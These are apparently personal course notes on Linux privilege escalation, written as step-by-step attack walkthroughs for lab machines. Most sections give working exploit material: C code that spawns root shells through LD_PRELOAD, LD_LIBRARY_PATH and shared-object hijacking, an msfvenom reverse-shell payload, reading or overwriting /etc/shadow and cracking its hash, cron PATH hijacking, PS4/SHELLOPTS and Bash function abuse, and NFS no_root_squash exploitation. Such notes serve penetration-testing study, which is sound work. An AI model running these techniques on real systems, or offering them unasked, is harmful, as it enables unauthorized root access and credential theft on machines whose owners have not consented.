


Thank you for downloading! This document is intended to be used as a learning and reference tool. In it you will find all of my compiled notes from various courses I have taken, and helpful information I've collected. I Intend to update my GitHub regularly as I gather more information, resources, and continue my efforts. Enjoy and use responsibly.

-Chocka

https://github.com/xChockax

LINUX

Privilege Escalation Strategy

Enumeration

1. Check your user (id, whoami)
2. Run Linux Smart Enumeration with increasing levels
3. Run LinEnum and other scripts as well.
4. If your scripts are failing and you don't know why, you can always run the manual commands from this page, and other Linux Privesc Cheatsheets online.
   https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Strategy

1. Read over the results of your enumeration
2. Make note of interesting findings
3. Avoid rabbit holes by making a checklist of things you need for a PrivEsc method to work
4. Check the files in the user's hom directory and other common locations (e.g. /var/backup, /var/logs)
5. If there is a history file, read it
6. Try things that don't require a lot of effort first (e.g. sudo, cron Jobs, SUID files)
7. Check root processes, enumerate their versions and search for exploits
8. Check for internal ports that you might be able to forward to your attacking machine.
9. If you still don't have root, re-read your enumeration dumps for things that are odd
   * Could be a process or a file name that is unusual (e.g. anything that isn't ext, swap, or tmpfs) or a username
10. Start to consider Kernel exploits

Users, Groups, Files and Directories

Users

User accounts are configured in the /etc/passwd file
User password hashes are stored in the /etc/shadow file
Users are identified by an integer user ID (UID)
The root users account has a UID of 0, and the system grants this user acces to every file

Groups

Groups are configured in the /etc/group file
Users can have a primary group and can have multiple secondary groups
Users primary group has the same name as their user account

Files and Directories

All Files and directories have a single owner and a group
Permissions are defined in terms of read, write, and execute
There are three sets of permission , owner, group, and other/world
Only the owner can change the file permissions

Special Permissions

setuid (SUID) bit
when set, files will get excecuted with the privileges of the file owner
setgid (SGID) bit
when set on a file, the file will get executed with the privileges of the file group
When set on a directory, files created within that directory will inherit the group of the directory itself.

* These privileges are represented by an "s" in the execute position of the permissions

Real, Effective, and Saved UID/GID

Each user has three user ID's in Linux (Real, Effective, and Saved)

Real
A users real ID is who they actually are (the ID defined in /etc/passwd).
Effective
A users effective ID is normally equal to their real ID, however when executing a process as another user, the effective ID is set to that users realy ID.
The effective ID is used in most access control decisions to verify to a user, and commands such as whoami use the effective ID
Saved
The Saved ID is used to ensure that SUID proceses can temporarily switch a users effective ID back to their real ID and back again without losing track of the original effective ID

Print Real and Effective user/group IDs

```
# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev
),1000(user)
```

Print Real, Effective, Saved, and file system user/group IDs of the current process (e.g. a shell)

```
# cat /proc/$$/status | grep "[UG]id"
Uid:   1000   0      0      0
Gid:   1000   0      0      0
```

Spawing Root Shells

"rootbash' SUID

A great way to spawn a root shell is to create a copy of the /bin/bash executable file (rename as rootbash), ensure that it is owned by the root user, and the SUID bit is set.
Execute the rootbash file you created with -p flag in the command line
The benefit of this is that it is persistent (once you run the exploit, rootbash can be use again.

Custom Executables

There may be instances where some root process executes another process which you can control. In this case, the C code below (once compiled) will spawn a Bash shell running a root

```
int main() {
    setuid(0);
    system("/bin/bash -p");
}
```

To compile:

```
$ gcc -o <name> <filename.c>
```

msfvenom

If a reverse shell is what is needed/preferred and executable file (.elf) can be created using msfvenom
You can catch the reverse shell with netcat or the multi/handler

```
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf >
shell.elf
```

Native Reverse Shells

There are lots of ways that you can spawn reverse shells natively using Linux Distros
Tool for suggesting these: https://github.com/mthbernardes/rsg
These can be caught with netcat

Privilege Escalation Tools

Linux Smart Enumeration (lse.sh)

This is a bash script, which is good if python is not installed
https://github.com/diego-treitos/linux-smart-enumeration

To Run: ./lse.sh (This will ask for a password. To bypass the password simply hit Enter or add the -i flag (./lse.sh -i)
For increased verbosity and the -l flag and add a 1 or a 2
e.g. (./lse.sh -l 1)

LinEnum

This is a bash script which extracts large amounts of info from the target system.

It can copy interesting files for export, and search fo files containing a keyword (e.g. Password)
https://github.com/rebootuser/LinEnum

To Run: mkdir export
./LinEnum.sh -k password -e export -t (this will look for files with the word password, export to our export directory, and test throughly

Other Tools:
https://github.com/linted/linuxprivchecker
https://github.com/AlessandroZ/BeRoot
https://pentestmonkey.net/tools/audit/unix-privesc-check

Kernal Exploits

*Kernal exploits can often be unstable and may be one-shot or cause a system to crash

Steps:
1. Enumerate kernel version (uname -a)
2. Find matching exploits (Google, Exploitdb, GitHub, searchsploit *Better than searchsploit is linux-exploit-suggester-2
3. Compile and run This Example shows a search for kernal version

```
root@kali:~# cd linux-exploit-suggester-2/
root@kali:~/linux-exploit-suggester-2# ./linux-exploit-suggester-2.pl -k 2.6.32
```

Service Exploits

If vulnerable services are running as root, exploiting them can lead to command execution as root
Service Exploits can be found using Searchsploit, Google, Github, etc.

Enumerate root processes

To show all services running as root:
```
$ ps aux | grep "^root"
```
*Try to find the version of the services that are running to search for vulnerabilities

Enumerate Service Versions

Running the program with the --version/-v command line options shows the version number:
```
$ <program> --version
$ <program> -v
```

On Debian-like distros, dpkg can show installed programs and their version
```
$ dpkg -l | grep <program>
```

On systems that use rpm, this command will also show installed programs/versic
```
$ rpm —qa | grep <program>
```

Steps:
1. Run the linux smart enumeration script, bypass the password, and run it at a level of 1
2. verify results manually with command listed in the "Enumerate root process" section
3. Enumerate the service version with a command from the "Enumerate Service Versions " Section
4. Search for exploit
5. Perform found exploit

Port Forwarding

In some instances, a root process may be bound to an internal port, through which it communicates.
If for some reason, an exploit cannot run locally on the target machine, the port can be forwarded using SSH to your local machine using the below command

```
$ ssh -R <local-port>:127.0.0.1:<service-port> <username>@<local-machine>
```
This allows use to run the exploit code on our local machine from any port we chose

Steps:
1. Determine which port the service is running on the victim machine
```
user@debian:~$ netstat -nl
```
2. Run SSH from the victim machine specifying the -R flag, the port you want to use on your kali machine, the IP/port that it is being forwarded from, and that we want to connect to our kali machine
```
user@debian:~$ ssh -R 4444:127.0.0.1:3306 root@192.168.1.26
```
3. Leave the connection open and switch to your kali terminal
4. On your kali machine run the service command as root user through the port that you've set
```
root@kali:~# mysql -u root -h 127.0.0.1 -P 4444
```
5. Confirm that you have connected by viewing the, in this instance, MySQL host name
```
MySQL [(none)]> select @@hostname;
```

Weak File Permissions

*If a system file has confidential information we can read, it may be used to gain access to the root account
*If a system file can be written to, we may be able to modify the way the operating system works and gain root access

/etc/shadow
This file contains user password hashes, and by default is not readable by any user except root
If we can read the contents of the /etc/shadow file, we may be able to crack the password hash
If we are able to modify the /etc/shadow file, we can replace the root user's password hash with one we know

Steps:
1. Run Linux Smart Enumeration Script without prompting a password *Very easy. Shows if readable or not and contents
OR
Manually:
1. verify the permissions on the /etc/shadow file
```
user@debian:~$ ls -l /etc/shadow
```
IF ITS READABLE:
2. If readable the root users password hash should be on the first line.
To Extract the root users password hash:
```
user@debian:~$ head -n 1 /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
```
3. Copy the hash and put it into a file on our kali system
4. Crack the hash using John the Ripper (rockyou wordlist):
```
root@kali:~# john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```
5. With the newly found password use the su command to switch to the root user.

IF ITS WRITABLE
2. If writable first make a backup of the original shadow file
3. On your kali machine generate a know SHA512 has and copy it
```
root@kali:~# mkpasswd -m sha-512 newpassword
$6$Y4qaMssUObIPgV$09Gn8.nejI3Yz1ak/Y89R3oEu8OBNrJAzNSaxBIK1aYMQnF8NpnUb9XYfVjJ49LPMa8B1QxJMZaHx9iHpRSxv/
```
4. On the victim machine edit the /etc/password file and replace the root users has with the one we've generated.
```
root:$6$Y4qaMssUObIPgV$09Gn8.nejI3Yz1ak/Y89R3oEu8OBNrJAzNSaxBIK1aYMQnF8NpnUb9XYfVjJ49LPMa8B1QxJMZaHx9iHpRSxv/:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
svnc:*:17298:0:99999:7:::
```
5. Switch to the root user with su command
6. Restore the /etc/shadow file when you're finished

/etc/passwd
Historically the /etc/passwd file contained user password hashes
For backward compatibility, if the second field of a user row in /etc/passwd contains a password hash, it takes precedent over the hash in the /etc/shadow
If we can write to the /etc/passwd, we can easily enter a known password hash for the root user, and then use the su command to switch to root
Alternatively, if we can only append to the file, we can create a new user but assign them the root user ID (0). This works because Linux allows multiple entries for the same user ID, as long as the usernames are different

The root account in /etc/passwd is usually configured like this:

root:x:0:0:root:/root:/bin/bash

The x in the second field instructs Linux to look for the password hash in the /etc/shadow file.
In some versions of Linux, it is possible to simply delete the x, which Linux interprets as the user having now password

root::0:0:root:/root:/bin/bash

Backups
Even if a machine has correct permissions on important or sensitive files, a user may have created insecure backups of these files.
It is always worth exploring the file system looking for readable backup files. Some common places included:

user home directories, the / (root) directory, /tmp, and /var/backups

***To check if root login is allowed via SSH:
```
user@debian:~$ grep PermitRootLogin /etc/ssh/sshd_config
PermitRootLogin yes
```

* If we find a key we can cat the file, copy the key, create a file which contains the key
* Give the file the correct permissions
* SSH to the target machine using the newly generated key file `root@kali:~# ssh -i root_key root@192.168.1.25`

Sudo

sudo is a program which lets users run other programs with the security privileges of other users. By default, that other user will be root.
A user generally needs to enter their password to use sudo, and they must be permitted access via rule(s) in the /etc/sudoers file.
Rules can be used to limit users to certain programs, and forgo the password entry requirement.

Run a program using sudo: `$ sudo <program>`

Run a program as a specific user: `$ sudo –u <username> <program>`

List programs a user is allowed (and not allowed) to run: `$ sudo –l`

If you have the root password, you can spawn a root shell using the command "sudo su"

If for some reason the su program is not allowed, there are other ways to escalate privileges:

```
$ sudo -s
$ sudo -i
$ sudo /bin/bash
$ sudo passwd
```

* If there are no "obvious' methods for escalation privileges, we may be able to use a shell to escape sequence.

Shell Escape Sequences:


Even if we are restricted to running certain programs via sudo, it is sometimes possible to "escape: the program and spawn a shell.
Since the initial program runs with root privileges, so does the spawed shell.
A list of programs with their shell escape sequences can be found here: https://gtfobins.github.io/

Shell escape without a password:
1. Find the programs that you can run without a password by using sudo -l
2. Pick one and head over to the link above.
3. Search the found program
4. copy the command from the site
5. paste into the terminal window

Abusing Intended Functionality

If a program doesn't have an escape sequence, it may still be possible to use it to escalage privileges
If we can read files owned by root, we may be able to extract useful information (e.g. passowords, hashes, keys)
If we can write to files owned by root, we may be able to insert or modify information

* When parsing a configuration file, it will error and print any line it does not understand.
We can abuse this by reading the first line of files which we don't have access to. (i.e. /etc/shadow)



```
user@debian:~$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::', perhaps mi
sspelled or defined by a module not included in the server configuration
```

We can copy the password hash and crack it using John the Ripper
Switch to root using the found password

Environment Variables


Programs run through sudo can inherit the environment variables from the users environment
In the /etc/sudoers config file, if the env_reset options is set, sudo will run programs in a new, minimal environment
The env_keep option can be used to keep certain environment variables from the users environment
The configured options are displayed when running sudo -l

LD_PRELOAD

LD_PRELOAD is an environment variable which can be set to the path of a shared object (.so) file
When set, the shared object will be loaded before any others
By creating a custom shared object and creating an init() function, we can execute code as soon as the object is loaded.


Limitations:
LD_PRELOAD will not work if the real user ID is different from the effective user ID
sudo must be configured to preserve the LD_PRELOAD environment variable using the env_keep option

Steps:
1. Check this is available with sudo -l




```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
```

2. create a file (preload.c) with the following contents which should spawn a shell.




```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

3. Compile the code as a shared object located in the /tmp/ directory



```
user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
```

4. Run any allowed program using sudo while setting the LD_PRELOAD evironment variable to the full path of the program we just created we should get a shell




```
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so find
```

LD_LIBRARY_PATH


The LD_LIBRARY_PATH environment variable contains a set of directories where shared libraries are searched for first
The ldd command can be used to print the shared libraries used by a program `$ ldd /usr/sbin/apache2`
by creating a shared library with the same name as one used by a program, and setting LD_LIBRARY_PATH to its parent directory, the program will load our shared library instead.

Steps:
1. See if we have this ability with sudo -l




```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
```

2. Run ldd command against a program.
3. Pick which shared object you would like to replace




```
user@debian:~$ ldd /usr/sbin/apache2
    librt.so.1 => /lib/librt.so.1 (0x00007f183e7e8000)
    libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f183e5b1000)
    libdl.so.2 => /lib/libdl.so.2 (0x00007f183e3ac000)
```

4. Create a file (library_path.c) which contains the following text:




```
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
    unsetenv("LD_LIBRARY_PATH");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

5. Compile the file as a shared object with the same name as the one we are replacing



```
user@debian:~$ gcc -o libcrypt.so.1 -shared -fPIC library_path.c
```

6. Run the program as sudo and set the LD_LIBRARY_PATH to the directory where we shared our compiled document



```
user@debian:~$ sudo LD_LIBRARY_PATH=. apache2
```

7. The shared object is loaded and spawns a root shell.

Cron Jobs

cron jobs are programs or scripts which users can schedule to run at a specific time or intervals
They run with the security level of the user who owns them
By default, cron jobs are run using the /bin/sh shell, with limited environment variables.


Cron table files (crontabs) store the config for cron jobs
User crontabs are usally located in /var/spool/cron/ or /var/spool/cron/crontabs/
the system-wide crontab is located at t/etc/crontab

If we can write to a program or script which gets run as part of a cron job we can replace it with our own code

PATH Environment Variable


The crontab PATH environment variable is by default set to /usr/bin:/bin
The PATH variable can be overwritten in the crontab file
If a cron Job program/script does not use an absolute path, and one of the PATH directories is writable by our user, we may be able to create a program/script with the same name as the cron job

Steps:
1. Run the Linux Smart Enumeration script




```
[!] ret050 Can we write to executable paths present in cron jobs........... nope
[*] ret060 Can we write to any paths present in cron jobs.................. yes!
---
/etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

2. View Contents of the file



```
user@debian:~$ cat /etc/crontab
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```



```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

3. /home/user is checked in the path first, overwrite.sh is executed as root. We can create a file in the /home/user path that is called overwrite.sh and it will be executed instead of the original
4. wait for the cron job to execute   *Watch cronjobs with this command: `user@debian:~$ watch -n 1 ls -l /tmp`

Wildcards

When a wildcard character (*) is provided to a command as part of an argument, the shell will first perform filename expansion (aka globbing) on the wildcard
This process replaces the wildcard with a space-separated list of the file and directory names is the current directory.
An easy way to see this in action is to run the following command from your home directory: $ echo *

Wildcards and filenames

Since filesystems in linux are generally very permissive with filenames and filename expansion happens before the command is exectuted, it is possible to pass command line options (e.g. -h, --help) to commnads by creating files with these names.
The following commands should show how this works


```
$ ls *
% touch ./-l
$ ls *
```

Filenemes are not restricted to simple options like -h or --help
We can create filenames that match complex options: --option=key=value
GTFOBins can help determine whether a command has command line options which will be useful for our purposes.
https://gtfobins.github.io

SUID / SGID Files

SUID files get executed with the privileges of the file owner
SGID files get executed with the privileges of the file group
If the file is owned by root, it gets executed with root privileges, and we may be able to use it to escalate privileges

We can use the following command to locate files with the SUID or SGID bits set
With SUID/SGID files we can use shell escape sequences
A list of programs with their shell escape sequences can be found as : https://gtfobins.github.io/




```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
-rwxr-sr-x 1 root shadow 19528 Feb 15  2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr  2  2014 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudo
-rwxr-sr-x 1 root tty 11000 Jun 17  2010 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 35040 Dec 18  2010 /usr/bin/crontab
...
```

Known Exploits:

Certain programs install SUID files to aid their operation
These programs which run as root can have vulnerabilities we can exploit for a root shell
You can find exploits using searchsploit, google, github etc

Steps:
1. run the Linux Smart Enumeration script
2. Find uncommon setuid binaries



```
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/usr/sbin/exim-4.84-3
---
```

3. To find this we can use this command: `user@debian:~$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null`
4. To confirm version of the file, execute the file with the --version option
5. Search for version vulnerablilities
6. If you exectute a vulnerability and get his error it usually means that the exploit code was written using windows newline character `-bash: ./39535.sh: /bin/sh^M:`
7. To remove these we run the following command:


```
-bash: ./39535.sh: /bin/sh^M: bad interpreter: No such file or directory
user@debian:~$ sed -i -e "s/^M//" 39535.sh
```

8. Execute the script to spawn a root shell.

Shared Object Injection

When a program is executed, it will try to load the shared objects it requires.
By using a program called "strace", we can track these system calls and determine whether any shared objects were not found
If we can write to the location the program tries to open, we can create a shared object and spawn a root shell when it is loaded.


Steps:
1. Run the Linux Smart Enumeration script
2. We find a number of files with the SUID bit set
3. use the strace command to execute a file and see whats happening when it's executed



```
[*] fst010 Binaries with setuid bit........................................ yes!
---
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/sudoedit
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/local/bin/suid-so
/usr/local/bin/suid-env
/usr/local/bin/suid-env2
```

```
user@debian:~$ strace /usr/local/bin/suid-so
```

4. pipe to grep for common output `user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"`
5. A file is found that the program is trying to execute. If we can create this file we can get a root shell.
6. The file you generate should contain this code, which should just spawn a shell when executed.



```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));
void inject() {
    setuid(0);
    system("/bin/bash -p");
}
```

7. Compile code from file.c to file.so: `user@debian:~/.config$ gcc -shared -fPIC -o libcalc.so libcalc.c`

PATH Environment Variable

If a program tries to execute another program, by only specifies the program name, rather than its full (absolute) path, the shell will search the PATH directories until it is found
Since a user has full control over their PATH variable, we can tell the shell to first look for programs in a directory we can write to.
If a program tries to execute another program, the name of that program is likely embedded in the executable file as a string.
We can run strings on the executable file to find strings of characters
We can also use strace to see how the program is executing.
Another program called ltrace may also be useful

To run strings against a file: `$ strings /path/to/file`
To run strace against a command: `$ strace -v -f -e execve <command> 2>&1 | grep exec`
to run ltrace against a command: `$ ltrace <command>`

Abusing Shell Featurs (#1)

In some shells (Bash < 4.2-048) it is possible to define user functions with an absolute path name.
These functions can be exported so that subprocesses have access to them, and the functions can take precedence over the actual executable being called.
Check version of the shell: `user@debian:~$ /bin/sh --version`
* Versions of bash lower than 4.2-048 allow us to define bash functions with forward slashes in their name. These functions then take precedence over any executables with an identical path
Create a function, and export it to the location of the file that is usually executed. This should spawn a root shell: example below

```
user@debian:~$ function /usr/sbin/service { /bin/bash -p; }
user@debian:~$ export -f /usr/sbin/service
user@debian:~$ /usr/local/bin/suid-env2
```

Abusing Shell Features (#2)

Bash has a debugging mode which can be enabled with the -x command line option, or by modifying the SHELLOPTS environment variable to include xtrace
By default, SHELLOPTS is read only, however the env command allows SHELLOPTS to be set.
When in debugging mode, Bash uses the environment variable PS4 to display an extra prompt for debug statements. This variable can include an embedded command, which will execute every time it is shown.
If an SUID file runs another program via Bash (e.g. by using system()) these environment variables can be inheited.
IF an SUID file is being executed, this command will execute with the privileges of the file owner.
In Bash versions 4.4 and above, the PS4 environment variable is not inherited by shells running as root.

```
user@debian:~$ env -i SHELLOPTS=xtrace PS4='<test>' /usr/local/bin/suid-env2
```

We can use command substituation to exectute a command and display the result:

```
user@debian:~$ env -i SHELLOPTS=xtrace PS4='$(whoami)' /usr/local/bin/suid-en
```

If this command executes as root, we can abuse this feature to create an SUID file and spawn a root shell.

```
user@debian:~$ env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash)' /usr/local/bin/suid-env2
user@debian:~$ /tmp/rootbash -p
```

Passwords and Keys

Weak password storage and password re-use can be easy ways to escalate privileges.
While the root user's account password is hashed an stored securly in /etc/shadow, other passwords, such as those for services may be stored in plaintext in config files

If the root user re-used their password for a service, that password may be found and used to switch to the root user.

History Files

History files record commands issued by users while they are using certain programs.
If a user types a password as part of a command, this password may get stored in a history file.
It is always a good idea to try swithing to the root user with a discovered password.

Config Files

Many services and programs use configuration files to store settings
If a service needs to authenticate to something, it might store the credentials ina config file.
If these config files are accessible, and the passwords they store are reused by privileged users, we may be able to use it to log in as that user.

SSH Keys

SSH keys can be used instead of passwords to authenticate users using SSH
SSH keys come in pairs: One private key, and one public key. The private key should always be kept secret
If a user has stored their private key insecurely, anyone who can read the key may be able to log into their account using it.

NFS (Network File System)

NFS is a popular distributed file system
NFS shares are configured in the /etc/exports file
Remote users can mount shares, access, create, modify files.
By default, created files inherit the remote user's id and group id (as owner and group respectively), even if they don't exist on the NFS server

Useful commands:

Show the NFS Servers export list `$ showmount -e <target>`
Similar to Nmap script: `$ nmap –sV –script=nfs-showmount <target>`
Mount an NFS share: `$ mount -o rw,vers=2 <target>:<share> <local_directory>`

Root Squashing


Root squashing is how NFS prevents on obvious privilege escalation
If the remote user is (or claims to be) root (uid=0), NFS will instead "Squash" the user and treat them as if they are the "nobody" user, in the "nogroup" group.
This is default, but can be disabled.

no_root_squash

This is an NFS configuration option which turns root squashing off
When included in a writable share configuration, a remote user who identifies as "root" can create files on the NFS share as the local root user.


Steps:

1. Run the linux smart enum script set to 2 View manually:




```
user@debian:~$ cat /etc/exports
```

2. The /tmp file is configured with the no_root_squash option, which means that we can write to the folder as a root user over NF




```
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

3. On the local machine we confirm that the /tmp folder is available to mount
4. Create a directory for mounting
5. Mount the NFS Share




```
root@kali:~# showmount -e 192.168.1.25
Export list for 192.168.1.25:
/tmp *
root@kali:~# mkdir /tmp/nfs
root@kali:~# mount -o rw,vers=2 192.168.1.25:/tmp /tmp/nfs
root@kali:~# 
```

6. Create a msfvenom executable which runs bash with the -p option



```
root@kali:~# msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
```

7. Make the file executable and set the suid bit



```
root@kali:~# chmod +xs /tmp/nfs/shell.elf
```

8. Execute the file on the victim machine to get a root shell.